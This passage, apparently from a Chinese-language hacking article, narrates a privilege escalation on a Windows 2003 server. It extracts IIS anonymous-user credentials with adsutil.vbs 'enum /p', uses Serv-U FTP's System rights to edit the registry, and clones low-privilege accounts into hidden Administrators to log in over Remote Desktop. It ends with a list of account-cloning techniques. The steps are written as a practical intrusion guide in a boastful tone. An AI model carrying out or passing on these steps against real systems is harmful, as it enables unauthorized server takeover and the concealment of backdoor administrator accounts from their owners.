


图6 图中为已上传的文件




图7 画线处为IIS匿名用户名及密码




图8 注意画线处

先用mailuser及密码登录3389，提示无权登录，不允许登录！看来该用户的密码正确，只是不属于Administrators或Remote Desk Users组，Windows2003禁止其远程登录而已！这好办，通过注册表将该用户克隆为Administrator。用mailuser登录，成功！登入服务器的远程桌面后，发现IUSR_USER_IC71SAEOWF用户已经停用，推测该用户真正的密码与IIS中设置的密码不同！真是"山穷水尽疑无路，柳暗花明又一村"。同样利用adutil.vbs的"enum /p"命令可以得到该服务器中所有站点的标识符，然后得到其他

站点的匿名用户名及密码，如图9和图10所示，再将它们克隆为管理员，想克谁就克谁，完全可以绕过net user的限制实现提权！而且Windows2003的Internet信息服务中没有"允许IIS控制密码"选项。也就是说，在Windows 2003中设置匿名访问必须设置密码，这样我们用enum命令查看站点的Root属性时，一定会得到匿名用户名及密码的！




图9




图10

第四回 后记，抛砖引玉

最后整理一下这次提权的过程。首先利用cscript.exe获得IIS匿名用户名及密码，然后利用Serv-U FTP服务的System权限完全控制注册表，再将IIS匿名用户克隆为Administrator，如图11所示。




图11

1）关于账户克隆有如下几种方法。

a）直接复制Administrator（1f4）的F值

b）仅导入一个names项，将默认的类型值改为管理员类型值，如1f4，这才是名符其实的"借权"。使用此方法存在弊端的是，当系统重启后，在"计算机管理"的"用户"中显示空白，而且此用户的密码与管理员密码一致

c）将用户所在组提升为Administrators组，如Guests。使用此方法也存在着弊端。查看隶属于Guests组用户的"隶属于"处显示空白；当添加"Guests"后显示为"Administrators"；查看Guests组成员会显示Administrators组和Guests组中的所有成员。

